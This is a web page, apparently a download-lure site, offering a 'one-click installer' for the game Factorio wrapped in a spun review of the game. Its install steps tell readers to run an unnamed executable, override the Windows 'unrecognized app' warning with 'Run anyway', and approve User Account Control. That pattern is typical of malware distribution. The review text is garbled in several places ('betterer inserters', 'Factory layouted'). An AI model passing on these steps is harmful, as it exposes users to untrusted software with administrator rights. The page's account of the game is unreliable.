When the Factory Starts Growing

When I finally hit a stride playing Factorio, I thought I was creating a modest work installation. A handful of mining equipment, a couple of furnaces, and a few tracks of conveyor belts. That seemed like nothing. Next thing I knew I was watching my factory inch by inch, puzzled as to why a particular machine had fallen silent when an earlier process on my conveyor belt wasn’t providing enough resources. That’s the thing about Factorio. You don’t just assemble a factory.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Factorio for PC.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
What Factorio Is All About
Factorio is a game in which you build and maintain factories. You will gather resources, research technologies, build infrastructure, automate production, and fight enemies. It might sound simple, but the complexity slowly grows as your production increases. You begin with a few rudimentary tools, turning raw resources into more and more sophisticated items and products. Mining, smelting, assembling, power, oil processing, logistics, and construction all become parts of an enormous puzzle.
And the fun just never stops. You play the game knowing it’s all about growth. You construct vast manufacturing zones, join up resources that are far away, set up automated transports, and ultimately manage massive factories in which every pipe, every belt, each piece of machinery, and every robot has a role. Which is probably why that five-minute build takes an hour.
From Mining Rocks to Industrial Automation
In the beginning, you start by mining resources and converting them into usable components. Most of the beginning phase consists of a lot of manual labour that is eventually replaced by machines that are faster, more efficient, and automate a lot more processes. A startup! Mining drills bring in the resources. Machines turn the resources into usable components. Insert chests and betterer inserters move those products between machines. And then you realize there’s a problem. One machine isn’t making enough. Another has too much sitting around.
There’s a belt moving empty. Somewhere else, a power shortage has left half the factory idling. So you fix that. And, that creates another problem, which is part of the fun. Education reveals the next technologies and offers you access to more advanced forms of good manufacturing and transportation. Other efficient forms of transportation become significant, electricity makes its way into focus, oil processing brings one more level to manufacturing control, and further systems add construction robots, logistics robots, massive solar arrays, and more complex automated supply networks. By the end of the factory it’s a system you can only really comprehend at a glance.
Key Features
- Factory build focused on resource collection, processing, and automation
- Broader than the research system that allows access to new technologies and production possibility frontiers
- Automated mining, smelting, assembling, transportation, and logistics
- Conveyor belts and inserters to transfer objects from one place to another.
- The electrical systems which enable factories to expand from their mechanical-only equipment
- Oil processing with a more complex set of resource chains and processing configurations
- Construction and logistics robots for sophisticated robotic construction and logistics
- Factory layouted for large scale factory to be able to produce these complex products
- Hostile monsters which will hit back when you expand your industry and make you think about the need to build defence.
- Multiplayer support for building and managing factories with friends
- Custom maps & full-scale modding via Lua
- Optimisation for supporting the needs of very large factories with a large number of machines and production systems
- A free demo to the public with limited access to some of the game mechanics
Why the Automation Is So Addictive
Factorio is all about efficiency, but it won’t make you solve every challenge in a single way. It’s a big part of what makes the game so great. You might construct a tight-knit factory with all of your machinery within a few meters. Another person might put their manufacturing into huge industrial patches linked by systemised lanes. Both can work. And for me, the most satisfying aspect of the game is fixing problems – perhaps a furnace bus isn’t supplying enough ore, or you can’t produce enough copper plates to keep up with the circuits, or your power plant can’t handle the increased demand for power because you built too quickly.
You find the choke points, tweak the design, and see the numbers rise. And it’s bizarrely satisfying. The game’s design means scale is significant. At first it looks like little more than a few small, simple machines. But then you’ll glance at those early ones and wonder just how far you’ve come: a handful of manual operations, and suddenly you’re a giant web of automated production, oil refining, solar, supply chain bots, and ports.
Being multiplayer is a great boon to Factorio, so you don’t have to bear that chaos alone. Friends can build different sections of the same industrial operation, turning factory design into something a lot more chaotic and social. But the modding community isn’t too far behind either. Besides the fact that your game supports mods made in Lua, they provide plenty of space for players to modify systems, include new content, and come up with new take to constructing factories.
Common Ways to Play
- Start small with a mini factory; Replace manual labor with automation step by step.
- Establish big industrial zones focused on particular resources or manufacturing processes.
- Design conveyor systems that carry materials between machines.
- Increase electricity generation by large, power-hungry factories
- Trade oil-processing chains and multiple associated products
- Leverage construction robots to accelerate large construction works
- Choose logistics robots and material auto-transportation system.
- Construct barriers to defend the industrial areas when hostile creatures start attacking.
- Cooperate with friends and share the workloads within the factory
- Design custom maps for different gameplay situations
- Add-on lua to modify the gameplay or bring new content
- Recondition old production areas when a poor layout begins to slow things down
- Concentrate on developing larger and more complex automated manufacturing systems
The Factory Never Really Feels Finished
My favorite thing about Factorio is that there never really comes a time when I think I’m done building the factory. There’s always a bottleneck. There’s always some other supply that isn’t quite right. There’s always a part that I could move around to be more efficient. There’s a section that needs more power.
That’s what makes the game work, though. If there’s one thing that Factorio does best, it is make logistics feel like a creative pursuit. You’re not just gathering up things and constructing things. You’re constructing a functional industrial ecosystem where everything is interconnected and watching that whole thing grow is immensely satisfying.
It’s satisfying to see all your pips click into place. And then a production chain will break, and it’ll be five hours after you started and you’ll be standing back in the middle of a factory looking at the belts like a detective. That’s Factorio. It begins simple, rapidly spirals out of control, and, somehow, making a factory at 4 a.m. seem like a good idea.